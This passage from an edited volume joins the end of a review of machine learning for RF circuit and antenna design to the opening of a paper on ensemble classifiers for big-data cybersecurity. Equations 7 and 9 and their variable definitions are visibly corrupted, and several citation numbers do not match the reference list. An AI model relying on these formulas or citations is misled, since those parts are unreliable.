The solution for the following problem consequently is found by maximizing the dual the first equation. The next equation gives the associated decision boundary.

$$\begin{gathered} L_D = \sum\nolimits_{i=1}^{N} \alpha_i - \frac{1}{2} \sum\nolimits_{i=1}^{N} \sum\nolimits_{i^F=1}^{N} \alpha_i \alpha_{i^F} y_i y_{i^F} \langle h(x_i), h(x_{i^{FSs}}) \rangle \\ f(x) = \sum\nolimits_{i^F=1}^{N} \alpha_i \alpha_{i^F} y_i y_{i^F} \langle h(x_i), h(x_i) \rangle + \beta_{os} \end{gathered} \tag{7}$$

Only those results which have nonzero coefficients on which the restrictions are exactly satisfied. As a result, linear grouping of certain data points at the class's corner, also known as SV or support vector describes the boundary. If the data is linearly separable, SVM easily finds the best linear separator; for non-linear data, the trick we saw previously helps the SVM to separate in the higher dimensions. Extracting information from various constraints is challenging, making tuning and selecting the appropriate kernel to use difficult tasks. Support vectors often perform poorly where the data dimension approaches the number which is the numerical equivalent to the total points. Support vectors that define not feasible areas of the space of solutions during sizing optimization are used in [21] to prevent wasteful circuit simulation.

2.5 Artificial Neural Networks

In recent years, Artificial Neural Networks and Deep Learning have gained popularity in various fields, wherever large amount of data is being used ANN can be implemented. The perceptron is its most fundamental component, consisting of a layer of thresholds units that computes a biased sum of the inputs along with z, and applies it to a non-linear activation function:

$$\begin{aligned} h_w(x) &= activation(z) \\ &= activation\big(W^T \cdot x\big) \\ &= activation(w_1 \cdot x_1 + w_2 \cdot x_2 + \ldots w_n \cdot x_n) \end{aligned} \tag{8}$$

Here x denotes the values of the input and w denotes linear threshold unit’s weights vector. This layer, predicts a weight for every x, and therefore which can be used to train by reinforcing the relation weights that lead to correcting the forecast.

$$\text{w\_(a, b)}^\wedge\text{“nextstep”} = \text{w\_(a, b)}^\wedge\text{“currentstep”} + \lambda(\text{y\_b} - y^\wedge\text{\_b})\text{x\_a} \tag{9}$$

Here wa,b, weight between the ath input and bth output, xa is the training instance’s ath input value, yb is the current training instance’s target bth output, yb is the expected bth output and yb (cap) is the rate of learning. An Artificial Neural Network is a perceptron, consisting of one or more layers which can be trained by training algorithm given in [4]. In newer applications, ANNs are replacing whole processing pipelines and can create efficient end-to-end ML systems. ANN is a very adaptable construct. Different functions can be implemented in the same network using these multi-faceted methods. When using ANNs, the real price is the total number of parameters that can be changed. Not like Support vector machines, in which the resolutions are the convex function’s best, ANN weight optimization often contributes to local cost function optima. As a result, initialization is an essential aspect of teaching. Artificial Neural Networks are also used extensively for modelling, synthesis, schematic generation and fault checking (Table 1).

3 ML in RF Circuit Modelling and Synthesis

For RF and microwave modelling and architecture, neural networks have been used, with ANN-based algorithms being used for faster design speeds. As a result, relative to more costly traditional methods, a more reliable answer to the whole device can be achieved in less time. From theory to reality, Artificial Neural Networks for Radio Frequency and microwave modelling are explained at length in [17]. The paper’s authors say that the Machine learning approach namely neural networks are very promising replacements to orthodox methods which have limited range and accuracy. The authors discussed many examples of neural networks being used in modelling.

Table 1 Summary of Machine Learning techniques used in different papers

References	Component optimized	Machine learning methods used	Assistance provided	Year
[17]	Radio frequency and microwave components and MESFET	Artificial neural network	Microwave designs using neural network-based CAD	2003
[18]	Radio Frequency and microwave components, HMT and MESFETs	Artificial neural network	Development of modelling of non-linear microwave devices review	2001
[19]	Radio Frequency-CPW components	Artificial neural network (EM based)	For accurate performance estimations, efficient modelling of CPW components	1997
[20]	Radio Frequency-UC-PBG Rectangular waveguide	ANN (RBF-MLP)	An efficient way of modelling Radio Frequency systems for non-linear microwave applications	2006
[21]	Radio Frequency-MESFET	Artificial neural network (WNN-MLP)	Large-signal non-linear power transistors and circuits can be designed faster	1999
[22]	Linear radio frequency amplifier Synthesis	Integrating adaptive population generation, naive Bayes classification, Gaussian process and differential evolution	High-frequency amplifiers can be built more quickly and efficiently	2012
[23]	Radio frequency circuit's synthesis	GA + ANN(MLP)	Efficient RF circuit synthesis using GA-assisted ANN	2015
[25]	Slotted waveguide antenna	Artificial neural network (ANN)	Eliminating the need for time-consuming simulations can help speed up the design process	2016
[26]	Antenna (Stacked Patch)	Gaussian process regression (Kriging)	Reduces the number of necessary simulations by 80%	2017
[27]	E-shape antenna	Linear regression	The optimum results are obtained in simulation	2011

According to many scientists, neural networks are tempting substitutes to traditional approaches such as numerical modelling methods, though is computationally intensive, observational methods, that can be difficult to achieve with new systems, and empirical modelling solutions, which have a restricted range and precision. They show how neural networks can be used for modelling signal propagation delays in a VLSI network on printed circuit boards (PCBs), coplanar waveguide (CPW) discontinuities and MESFETs. Interconnect network in printed circuit boards (PCBs), coplanar waveguide (CPW) discontinuities, and MESFETs are all examples of previous research. Finally, they demonstrate how to optimize microwave circuits using CPW models. In [18], the same authors provide a thorough review of modelling problems and Artificial Neural Network based non-linear modelling methods, including modelling of transistors and complex neural network circuit modelling.

Microwave examples are used to demonstrate the simulation methods discussed. Electromagnetic (EM) simulations are another approach for modelling CPW circuit components using ANN [19]. Individual EM-based ANN models are used in modelling CPW transmission lines, short and open circuit stubs, step-in spacing discontinuities, and T-junctions. Several EM simulations with meaningful input/output relationships were used to train the models, and their performance was directly affected. The backpropagation algorithms are used to build a feed-forward network with multiple layers, one being input, one which is covered, and one which gives output. Without using costly EM simulations, the built models are used to build a CPW folded double-stub filter and a 50- 3-dB power-divider circuit. The system suggested here can also be used for the other aspect of microwave/RF architecture.

This ANN's learning mechanism is regulated by a genetic algorithm (GA). Which means that the algorithm chooses which style to use MLP or RBF, as well as the magnitude and design constraint of the output. When the Artificial Neural Network is complete, the yield is fed into a second ANN, which is tasked with determining a second design parameter based on the performance parameters and the first design parameter.

As EM-based Artificial Neural Network approaches require a lengthy period of training for effective modelling, performance will suffer. The effective Resilient Backpropagation (Rprop) algorithm used in the training process of [20], which provides a solution for modelling Radio Frequency devices with a Radial Basis Function (RBF)/MLP modular framework. A well-known strategy known as "divide and rule," with the suggested structure seen in Fig. 5 is used by the authors. The complex architecture problem is grouped into sub-problems and distributed throughout the modular structure's neural networks. They say that by using a modular structure, EM-based ANN can be more effective. The radial basis function structure components are organized to take benefit of the RBF and MLP neural networks local and global approximation characteristics, where the Radial network's limited approach and the MLP network's universal approach increases the modular structure's generalization ability. The developed method is demonstrated using a patch antenna with PBG substrate and a uniplanar compact-photonic bandgap (UC-PBG) rectangular waveguide. In comparison to using RBF and MLP separately, combining them (modular




Fig. 5 The proposed framework in [20]

model) results in a significant generalization potential that is not affected by the number of hidden neurons in the network.

Paper in [21] prefers wavelet neural networks to basic MLP and Gaussian radial basis (GRB) feature networks. The transistor modelling example, as seen in Fig. 6, in which 10 neural networks are used to match the lumped identical circuits exactly. Four neural networks were used in the circuit modelling example. The real and imaginary portions of the input and output voltages are the 5 inputs. This method of modelling allows for input and output loading to be taken into account. Learning was carried out on measurement points of number 2625, with promising effects on new data. More general neural network-based models also could solve the issues with the commonly used lumped electrical circuit models. These models are computationally effective and reliable resulting in a very complicated model parameter extraction process with the need for a precise circuit layout.

EMLDE was presented in [22] for millimetre wave frequency RF amplifiers. The proposed ABGPDE algorithm helps to solve low-dimensional but more complicated and results in costly optimization problems, which reformulates the problem into a different hierarchical structure. The EMLDE system benefited from the parallel computing approach as well. EMLDE will produce results that are equivalent to those obtained by directly applying a global optimization algorithm using EM simulations, which is the better framework with respect to solution efficiency and less computational cost, the algorithm shown in Fig. 7.




Fig. 6 Volterra-ANN device model [21]



The ABGPDE algorithm (Outer loop)
Optimized performance of the amplifier stage to a candidate transformer/inductor
The SBDE Algorithm (Inner Loop)
Candidate design of Transformer/Inductor
Candidate design of Transistor, TL line
Candidate Amplifier stage performances to a decided transformer/Inductor
Amplifier Performance Evaluation
Active Components Library, Transmission line LUT

Fig. 7 The framework of the EMLDE method [22]

They demonstrated that a 100 GHz three-stage linear amplifier with more than 10 dB gain and 20 GHz bandwidth could be synthesized in just clock time of 25 h (nine times speedup). As a result, the high optimization ability, efficiency was achieved.

This procedure is repeated until all specification criteria have been addressed. This method was used on a traditional cascode LNA circuit. For training, 235 valid LNA designs were produced at random. Six variables were used to target ten template parameters.

The models were found to accurately forecast the LNA's activity within 5% of the time.

During the mapping of circuit performances to circuit sizing, neural networks can also be used in succession [23].

Figure 8 depicts the proposed synthesis approach as a block diagram. In contrast to previous methods, the ANNs' inputs are the performances, and every design constraint is obtained by using a specific ANN. The network is given the optimal performance dataset as the input and outputs the constraint that was selected.

Now coming to antenna design and fabrication there are multiple approaches to get the required parameters for the design. [24] uses the Particle Swarm Optimization Method (PSOA), an evolutionary algorithm, to build a multiband patch antenna with artificial neural networks. The ANN creates a mapping function after the PSOA




Fig. 8 ANN array methodology a block diagram [23]

determines the antenna's geometrical parameters which is connected to frequency and bandwidth of the antenna.

Figure 9 depicts the flow chart of the optimizer with four input parameters. The findings revealed that the design process can be improved by eliminating the need for time-consuming simulations, resulting in a considerable reduction in computing load. The designed antenna has also been built and tested, and the measured and simulated findings in [24] are very similar. The E-shaped antenna design using differential evolution (DE) and the Kriging method is described in [25]. The feed position, slot position, patch width W, slot width Ws and length Ls, the patch length L, are all optimized.

It is claimed that comparable findings may be reached using alternative optimization approaches while decreasing the number of required simulations by 80%. At frequencies of 5.0 GHz and 5.5 GHz, the magnitude of the S11 parameter should be



Fix the boundary for the particals i.e. L,h etc.
Initialize at random location x and velocity v vectors
Choose new Particle i.e. new group of (L,h)
Choose 1 particle one by one such a group of (L,h)
Modify state of every particle in solution space
ANN Black Box
Modify velocity of every particle
BW1,BW2, Fb1,Fb2
Calculate the fitness value of each partical
NO
Yes
If, fitness(x) >fitness(Pb) Pb= x
Yes
No
If, fitness(x) >fitness(Gb) Gb= x
Yes
If set error goal is attained in fixed number of iterations i.e. Itmax
Yes
Store the coordinates of outstanding particles

Fig. 9 Flowchart of the suggested improved optimizer [24]

kept to a minimum. After running the suggested approach five times, optimal solutions were discovered, and the model demonstrated excellent prediction accuracy. Comparison is made with optimization approaches such as self-adaptive differential evolution [26] and wind-driven optimization [27], combining machine learning with evolutionary algorithms has been shown to give a quicker convergence rate with equal solution quality. Differential evolution which is self-adaptive [26] and optimization which is wind-driven [27] were demonstrated to achieve the same optimization goals while decreasing the number of simulations required by 82.3% and 77.9%, respectively.

In paper [28] discusses the construction of microstrip antenna with an ultrawide band using a combination of regression and an evolutionary algorithm. The bandwidth (BW), the return loss (RL) and the central frequency are estimated using a machine learning approach in conjunction with an evolutionary algorithm (CFD). The regression in machine learning technique allows a curve to be fitted using a discrete collection of known data points, that will be the antenna parameters collected from earlier simulations performed. The other antenna parameters remaining constant and considering design constraints (BW > 9.0 GHz, RL < -20 dB, and CFD 0.37 Hz), a prototype method is utilized to discover the optimum values for 'Ws' and 'Ls'. Using 170 datasets, it was demonstrated that the best outcomes were obtained when meeting certain criteria.

4 Conclusion

Machine learning approaches are being used in a variety of applications, where their improved learning power makes them ideal for solving any problem which are not linear in nature. Machine Learning techniques have positively affected IC architecture at various design stages, from the initial simulation of devices to the final testing of the integrated chips. Machine learning modelling attempts are aiming to produce precise models at various stages of design and replace the simulator with these models, particularly in the Radio Frequency applications, to reduce human effort and design time. Creating technology-independent models will also allow them to be used in other technologies to solve a problem. Given the growing popularity of artificial neural networks (ANNs), researchers can revisit their use in RF IC modelling, where uncertainty and reliability issues have yet to be completely tackled. Furthermore, the ability to model CMOS devices technology-agnostic through ANNs would certainly lead to the inclusion of RF ICs in EDA tools. Machine learning synthesis also makes it possible for optimization tools to work in a large, fast, and accurate space. With a precise model of the RF circuits, that too in a time-conserving way engineering now can do all of the things that were previously thought to be non-feasible by making more complex yet optimized designs which are well tailored for the application they want which opens a lot of opportunities in the future of Circuit design.

References

1. Murphy KP (2012) Machine learning: a probabilistic perspective (adaptive computation and machine learning series). MIT Press
2. Bayes M, Price M (1763) An essay towards solving a problem in the doctrine of chances. By the Late Rev. Mr. Bayes, F. R. S. Communicated by Mr. Price, in a Letter to John Canton," Philosophical Transactions (1683- 1775), 53, pp 370–418
3. Rosenblatt F (1958) The perceptron: A probabilistic model for information storage and organization in the brain. Psychol Rev 65(6):386–408
4. Rumelhart DE, Hinton GE, Williams RJ (1986) Learning representations by back-propagating errors. Nature 323(6088):533–536
5. Hastie J, Trevor, Tibshirani, Robert, Friedman (2009) The elements of statistical learning the elements of statistical learningdata mining, inference, and prediction, second edition
6. Bishop CM (2007) Pattern recognition and machine learning, ser. Inf Sci Stat. Springer, 16(4)
7. I. Goodfellow, Bengio Y, Courville A (2016) Deep learning. MIT Press
8. Sutton RS, Barto AG (2018) Reinforcement learning, Second Edition
9. Peters J, Schaal S (2008) Reinforcement learning of motor skills with policy gradients. Neural Netw 21(4):682–697
10. Silver D et al (2017) Mastering the game of Go without human knowledge. Nature 550(7676):354–359
11. Mnih V et al (2015) Human-level control through deep reinforcement learning. Nature 518(7540):529–533
12. Zhou ZH et al (2014) Big data opportunities and challenges: Discussions from data analytics perspectives [Discussion Forum]. IEEE Comput Intell Mag 9(4):62–74
13. Zhang A, Chen C, Jiang B (2016) Analog circuit fault diagnosis based UCISVM. Neurocomputing 173:1752–1760
14. Canelas A, et. al., (2018) FUZYE: A Fuzzy C-Means analog IC yield optimization using evolutionary-based algorithms. IEEE Trans Comput-Aided Des Integr Circuits Syst, 0070(3)
15. Pessoa T, et. al., (2018) Enhanced analog and RF IC sizing methodology using PCA and NSGA-II optimization kernel. In: Proceedings of the Design, Automation and Test in Europe Conference and Exhibition (DATE), pp 660–665
16. Schölkopf B, Smola A (2001) Learning with Kernels | The MIT Press
17. Zhang Q-J, Gupta KC, Devabhaktuni VK (2003) Artificial neural networks for RF and microwave design-from theory to practice. IEEE Trans Microw Theory Tech 51(4):1339–1350
18. Devabhaktuni VK et al., (2001) Neural networks for microwave modeling: Model development issues and nonlinear modeling techniques. In: International Journal of RF and Microwave Computer-Aided Engineering: Co-sponsored by the Center for Advanced Manufacturing and Packaging of Microwave, Optical, and Digital Electronics (CAMPmode) at the University of Colorado at Boulder, 11(1), pp 4–21
19. Watson PM, Gupta KC (1997) Design and optimization of CPW circuits using EM-ANN models for CPW components. IEEE Trans Microw Theory Tech 45(12):2515–2523
20. Passos MG, Silva PdF, Fernandes HC (2006) A RBF/MLP modular neural network for microwave device modelling. Int J Comput Sci Netw Secur, 6(5A), pp 81–86
21. Harkouss Y et al (1999) The use of artificial neural networks in nonlinear microwave devices and circuits modeling: An application to telecommunication system design (invited article). Int J RF Microwave Comput Aided Eng 9(3):198–215
22. Liu B, Deferm N, Zhao D, Reynaert P, Gielen GGE (2012) An efficient high-frequency linear RF amplifier synthesis method based on evolutionary computation and machine learning techniques. IEEE Trans Comput Aided Des Integr Circuits Syst 31(7):981–993. https://doi.org/10.1109/TCAD.2012.2187207
23. Dumesnil E, Nabki F, Boukadoum M (2015) RF-LNA circuit synthesis using an array of artificial neural networks with constrained inputs. In IEEE Int Symp Circuits Syst (ISCAS), pp 573–576

24. Engin Afacan, Nuno Lourenço, Ricardo Martins, Günhan Dündar (2021) Review: Machine learning techniques in analog/RF integrated circuit design, synthesis, layout, and test, Integration
25. Jain SK (2016) Bandwidth enhancement of patch antennas using neural network dependent modified optimizer. Int J Microw Wirel Technol 8(7):1111–1119
26. Chen XH, Guo XX, Pei JM, Man WY (2017) A hybrid algorithm of differential evolution and machine learning for electromagnetic structure optimization. In: 2017 32nd Youth Academic Annual Conference of Chinese Association of Automation (YAC), pp 755–759, Hefei
27. Gregory MD, Bayraktar Z, Werner DH (2011) Fast optimization of electromagnetic design problems using the covariance matrix adaptation evolutionary strategy. IEEE Trans Antennas Propag 59(4):1275–1285
28. Bayraktar Z, Komurcu M, Bossard JA, Werner DH (2013) The wind driven optimization technique and its application in electromagnetics. IEEE Trans Antennas Propag 61(5):2745–2757
29. Silva CR, Martins SR (2013) An adaptive evolutionary algorithm for uwb microstrip antennas optimization using a machine learning technique. Microw Opt Technol Lett 55(8):1864–1868

A New Solution for Cyber Security in Big Data Using Machine Learning Approach

Romil Rawat, Olukayode A. Oki, K. Sakthidasan Sankaran, Oyebola Olasupo, Godwin Nse Ebong, and Sunday Adeola Ajagbe

Abstract The information management System works on the incident association, used to track and identify previously established threats, and is no longer suitable due to variants in the complexity of cyber vulnerability patterns. Traditional strategies have hit their limits, necessitating innovative and intelligent frameworks to solve evolving problems and threats of big data security. To achieve a deeper understanding of the current situation, we undertook a critical analysis need of the literature review domains on big data protection. An Outfit solution for big data cryptography is suggested in the proposed work. To test the method, we fed the benchmark data

R. Rawat
Department of Computer and Communication Technology, University of Extremadura, Badajoz, Spain
e-mail: rrawatna@alumnos.unex.es

Present Address:
O. A. Oki
Department of Information Technology, Walter Sisulu University, East London, South Africa
e-mail: ooki@wsu.ac.za

K. S. Sankaran
ECE, Hindustan Institute of Technology and Science, Chennai, Tamil Nadu 603103, India
e-mail: ksakthid@hindustanuniv.ac.in

O. Olasupo
Department of Computer Science, National Open University of Nigeria, Lagos, Nigeria
e-mail: olasuposunday@ieee.org

G. N. Ebong
Department of Data Science School of Science, Engineering and Environment, University of Salford, Salford, UK
e-mail: g.n.ebong@edu.salford.ac.uk

S. A. Ajagbe (✉)
Department of Computer & Industrial Production Engineering, First Technical University, Ibadan, Nigeria
e-mail: saajagbe@pgschool.lautech.edu.ng

Department of Computer Engineering, Ladoke Akintola University of Technology, LAUTECH, Ogbomoso, Nigeria

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_35

to classifiers KNN, SVM and MLP (k-nearest neighbor, support vector machine and multilayer Perceptron), by comparing the performance of standalone classifiers by Outfit Method (approach) among listed classifiers. The findings reveal that when it comes to big data cryptography, the Outfit solution outperforms standalone classifiers.

Keywords Big data · Cyber security · Congenial · Malignant · Information science · New approach · Support vector machine

1 Introduction

The advancement in existent technologies raised questions of data security posed by security flaws such as viruses, ransomware, and unknown vulnerability patterns [1]. Data secrecy, integrity, and availability to outsiders can be undermined if all facets of data protection [2, 3] are lacking. Host-based authentication [4, 5] mechanisms and intrusion detection systems were implemented to defend against attacks, but these systems failed to detect more advanced attacks with unknown signatures and several commercial tracking solutions were proposed. Reference [6] are examples of these structures. They've created a fast fix for security issues that were impacting system performance but did not detect subtle attacks. Different network filtering approaches were used to secure the data in an online platform And the Proxy servers are another mitigation technique for the internet's browsable space.

The blacklist method is a common method for detecting malignant URLs because it is incredibly fast and simple to apply [7]. However, this method has a high rate of false positives and it is impossible to keep an exhaustive list of malignant URLs [8, 9]. the signature-based identification technique (IDS) can differentiate between malignant and non-malignant patterns and The strategy is incapable of identifying new forms of malignant attacks. The heuristic approach identifies potential malignant patterns by heuristic techniques and rules from interactions rather than some fixed algorithm, though it suffers from its precision in detecting an accurate malignant pattern in most cases due to the lack of rules [10].

We suggest an outfit approach to cybersecurity and, the data split into preparation and trial sets in the experimental environments. Individually, the training data is fed to the KNN, SVM, and MLP [9, 11]. An outfit approach was created by combining the output of the standalone classifiers. Similarly, a new framework was offered for utilizing artificial neural network learning methods to identify fraudulent web pages. The study's main goal was to identify the distinguishing characteristics of the attack and lower the false positive rate in addition to determining the significant detection rate. The URL lexical and page content elements form the foundation of the algorithm. The experiments have provided the anticipated outcomes and have decreased the high false positive rate that is created by machine learning techniques [12].

The rest of the paper is organized as follows. Section 2 presents a review of the related works. Section 3 shows the Methods, Sect. 4 describes the results and discussion, and finally, Sect. 5 concludes this paper.

2 Review of the Related Works

The ability to gather vast volumes of digital data is reflected when discussing big data analytics in cyber security. It functions by extracting, displaying, and interpreting futuristic insights to enable early detection of catastrophic cyber threats and attacks. Organizations can gain a clear understanding of all the activities and actions that could possibly result in cyber-attacks by adopting a stronger and more effective cyber defensive posture. In this section, recent related works are reviewed.

Using cryptographic approaches to maintain the confidentiality of data based on social media networks, a real-time case study has been conducted to determine how a group of people who frequently speak using the WhatsApp Messenger application created a social network based on their shared interests, choices, and hobbies (chats). The proposed study encrypts the chats using the Caesar Cipher Cryptographic Technique and the recently introduced Block Quadra Cryptographic Technique and compares the two methods. The outcomes are encouraging and better than expected [13].

